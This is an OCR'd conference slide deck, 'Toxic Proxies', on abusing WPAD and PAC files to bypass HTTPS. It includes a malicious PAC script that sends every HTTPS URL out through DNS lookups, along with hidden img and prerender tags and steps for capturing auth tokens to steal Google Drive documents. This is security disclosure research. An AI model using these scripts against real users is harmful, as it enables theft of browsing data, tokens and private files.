
Toxic Proxies - Bypassing HTTPS & VPNs to pwn your online identity

Alex Chapman @noxrnet

Paul Stone @pdjstone

Introduction



Our Talk

- Exciting introduction
- Some history – SSL, PAC, WPAD, sslstrip, HSTS
- The PAC Attack – bypassing HTTPS
  - Sniffing your traffic
  - Stealing your data
  - Stealing your accounts
- The VPN Attack – bypassing VPNs
- Mitgations
- Fixes

Rogue Access Point Attacks

- Techniques in this talk assume an attacker on the local network, e.g.
  - Open WiFi network
  - Attacker on a corporate network
  - Compromised router
- Can intercept and modify all non encrypted traffic
- Can carry out local-network attacks on victims

First there was no encryption

- Sure, why not – it's 1993!

Then there was SSL

- **Problem:** No encryption for sensitive websites
- **Solution:** Opt-in encryption, certificates to verify domain ownership


- Netscape 2 ships with SSL in 1995
- Users somewhat safe from passive traffic sniffing attacks

But SSL wasn't perfect

- **Many Problems:**
  - Most websites allow connecting over HTTP and HTTPS
  - Most people connect over HTTP first, site redirects to HTTPS
  - Evil MITM can prevent user reaching HTTPS site

- **Solution:** ???
- sslstrip released in 2009 - https://moxie.org/software/sslstrip/
  - Man-in-the-middle HTTP proxy
  - Remove redirects to HTTPS
  - Rewrite HTTPS links to HTTP
  - Fetch HTTPS-only pages and serve as HTTP
  - User never actually reaches the real HTTPS site

But SSL wasn't perfect




HSTS to the rescue!

- **Problem:** sslstrip broke HTTPS by just ignoring it
- **Solution:** force browser to always use HTTPS

- HTTP-Strict-Transport-Security header – **2010**
  - Removes vulnerable HTTP -> HTTPS redirect

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```



Proxy Auto-Config (PAC)

- **Problem:** Complex intranets require different HTTP proxies depending on which website you want to visit, e.g.:
  - proxyA.initech.corp for most intranet sites
  - proxyB.initech.corp for access to preprod sites
  - proxyC.initech.corp for public internet access

- **Solution:** JavaScript file to tell browser which proxy to use for each URL
- "Navigator Proxy Auto-Config File Format" - March 1996
  - https://web.archive.org/web/20051202115151/http://wp.netscape.com/eng/mozilla/2.0/relnotes/demo/proxy-live.html

Web Proxy Auto-Discovery Protocol (WPAD)

- **Problem:** Browser doesn't work because a proxy is needed on network
- **Solution:** Browser/OS automatically gets proxy configuration from network

- "Web Proxy Auto-Discovery Protocol" - December 1999
  - https://tools.ietf.org/html/draft-ietf-wrec-wpad-01

- Router pushes PAC URL via DHCP option 252
- DNS/ LLMNR / NETBIOS requests for wpad, wpad.internalcorp, wpad.corp etc…


WPAD Attacks

- WPAD is a huge attack vector
- https://github.com/SpiderLabs/Responder
- Malicious network user can respond to WPAD requests, hijack traffic
- All clear-text traffic can be viewed, modified by attacker
- Can now inject browser 0-days, sslstrip etc..
- Some remote WPAD attacks possible

"Minimally, it can be said that the WPAD protocol does not create new security weaknesses." – WPAD Spec

WPAD Attacks in 2016

- Windows has WPAD turned on by default (even in Home editions!)
- A local network attacker can tell the browser to use a malicious proxy that can sniff/inject traffic
- Fortunately, HTTPS and HSTS means traffic to many popular sites is fully encrypted
- sslstrip is a lot less effective than it was



Rejected
talk title #1:

~~**Breaking WPAD**~~

New PAC Attacks

How does a PAC script work?

A typical PAC script:

```
function FindProxyForURL(url, host) {
  if (host.indexOf('preprod.initech.corp') >= 0)
    return 'proxyB.initech.corp';
  else if (host.indexOf('initech.corp') >= 0)
    return 'proxyA.initech.corp';
  else
    return 'proxyC.initech.corp';
}
```

http://tpsreports.**initech.corp** → proxyA.initech.corp

http://dev.**preprod.initech.corp** → proxyB.initech.corp

http://www.example.com → proxyC.initech.corp

PAC - FindProxyForURL

PAC files must define a function called FindProxyForURL:

```
function FindProxyForURL(url, host) {
  return 'DIRECT';
}
```

where:

url: the full URL being accessed.

host: the hostname extracted from the URL.

Browser will call:

```
FindProxyForURL('https://foo.com/bar?x=y', 'foo.com');
```

PAC - FindProxyForURL

PAC files must define a function called FindProxyForURL:

```
function FindProxyForURL(url, host) {
  return 'DIRECT';
}
```

where:

url: the **full URL** being accessed.
host: the hostname extracted from the URL.

Browser will call:

```
FindProxyForURL('https://foo.com/bar?x=y', 'foo.com');
```

PAC Functions

- http://findproxyforurl.com/pac-functions/
  - alert
  - dateRange
  - dnsDomainIs
  - dnsDomainLevels
  - dnsResolve
  - isInNet
  - isPlainHostName
  - isResolvable
  - localHostOrDomainIs
  - myIpAddress
  - shExpMatch
  - timeRange
  - weekdayRange

PAC Functions

- http://findproxyforurl.com/pac-functions/
  - alert
  - dateRange
  - dnsDomainIs
  - dnsDomainLevels
  - **dnsResolve** ← **These are interesting**
  - isInNet
  - isPlainHostName
  - **isResolvable** ←
  - localHostOrDomainIs
  - myIpAddress
  - shExpMatch
  - timeRange
  - weekdayRange

PAC - DNS Leak

- Remove / encode special characters in URL to allow leaking over DNS

```
function FindProxyForURL(url, host) {
  if (url.indexOf('https' == 0) {
    var leakUrl = (url + '.leak').replace(/[^\w]+/gi, '.');
    dnsResolve(leakUrl);
  }
  return 'DIRECT';
}
```

`https://example.com/login?authtoken=ABC123XYZ`

`https.example.com.login.authtoken.ABC123XYZ.leak`

PAC – DNS Leaking

- Only a real vuln if it fits in a tweet:

```
function FindProxyForURL(u,h){
if (u[4]=='s'){
dnsResolve(url+'.leak').replace(/[^A-Z0-9]+/gi,'.'));
return 'DIRECT';}}
```


The PAC attack - summary


PAC files allow **attacker-controlled JavaScript** to see **every HTTPS URL** before it gets requested by the browser. The PAC file can **leak data to an attacker via DNS**

HTTPS is meant to **protect sensitive data on untrusted networks**, but WPAD+PAC allows an attacker to do an **end-run around HTTPS**

Rejected
talk title #2:

~~**aPACalypse Now**~~





Passive Browsing demonstration

Passive Attacks

- Searching Google, browsing Wikipedia and Facebook all happens 100% over HTTPS
- With the PAC leak we can sniff:
  - Search terms (as you type!)
  - All HTTPS pages visited

Active Attacks

Challenge: Steal as much sensitive data as possible using only URLs

- ✓ **HTTP and HTTPS URLs, including path and query string**
- × HTTP POST bodies
- × Cookies and headers
- × HTTP response bodies

- Limitations breed creativity!

- Web isn't 100% HTTPS (yet) so we can inject content into non-HTTPS pages

Active Attacks – 302 redirects

- Leak sensitive data via redirects from known to unknown URLs
  - https://plus.google.com/me/posts
    - 302 → https://plus.google.com/**<userid>**/posts
    (or accounts.google.com if not logged in)
  - https://www.reddit.com/user/me
    - 302 → https://www.reddit.com/user/**<username>**
    (or reddit.com/login if not logged in)
- Inject known URL via hidden image tag:

```
<img src="https://facebook.com/me/" width=0 height=0>
```

`https.facebook.com.`**`myuser.name`** is leaked via DNS

Active Attacks – Blocking URLs

- Some redirects contain one-time auth tokens
- We want to use these on the ‘attacker’ side
- Must prevent them loading in the victim browser

- PAC script can do selective blocking of URLs:

dnsResolve(escapedUrl)

If (url.indexOf(‘authtoken’) > 0) return ‘nosuchproxy’;

return ‘DIRECT’;

Leak one-time URL to attacker

Active Attacks - prerender(er)-ing pages

- We want to load a full webpage, but hide it from the user
- Traditionally hidden iframes were great for this:

```
<iframe width=0 height=0 src="https://facebook.com">
```

- **but**, most big sites disallow framing with X-Frame-Options

- Prerender "gives a hint to the browser to render the specified page in the background, speeding up page load if the user navigates to it." http://*caniuse.com/link-rel-prerender*

```
<link rel="prerender" href="https://facebook.com">
```

- Supported by Chrome and Edge

Active Attacks - prerender(er)-ing pages


- Load a known URL that fetches other, sensitive URLs
- All your Facebook and Google photos are publically accessible
- Served from CDNs, no cookies required
- If you know the right HTTPS URLs:

  https://scontent-lhr3-1.xx.fbcdn.net/v/t1.00/p206x206/10703974_10152242502538_3345235623697056133_n.jpg?oh=15e8923d456d6748e644f1ca&oe=9CF5DA2A

  https://lh3.googleusercontent.com/x5gjakl6gC_av3fs3fa_y6cX-h367fsdaSFyFU5yE-yTW-Qp9Fe=w250-h250-p-k-nu

```
<link rel="prerender" href="https://facebook.com/me/photos_all">
```

- Some limitations, including:
  - Page load may get halted if it does a POST
  - Only one prerender page active at once



Google Docs demonstration

Google Docs Demonstration

htdrive.google.com and googleusercontent.com cannot share cookies

Auth tokens are passed via URL – so we can see them

- Load drive.google.com on victim side via prerender
- Find document IDs from image thumbnails
- Inject https://drive.google.com/uc?id=<docid>&export=download into victim browser and intercept redirect to googleusercontent.com with auth token
- Replay captured URLs on attacker side
- Attacker downloads documents

How far can we take this?

- Google first-party SSO
- google.com will automatically log you into other Google domains, e.g. google.co.uk, blogger.com, youtube.com etc..

https://accounts.**google.com**/ServiceLogin?
passive=true&continue=https://www.google.co.uk/


302

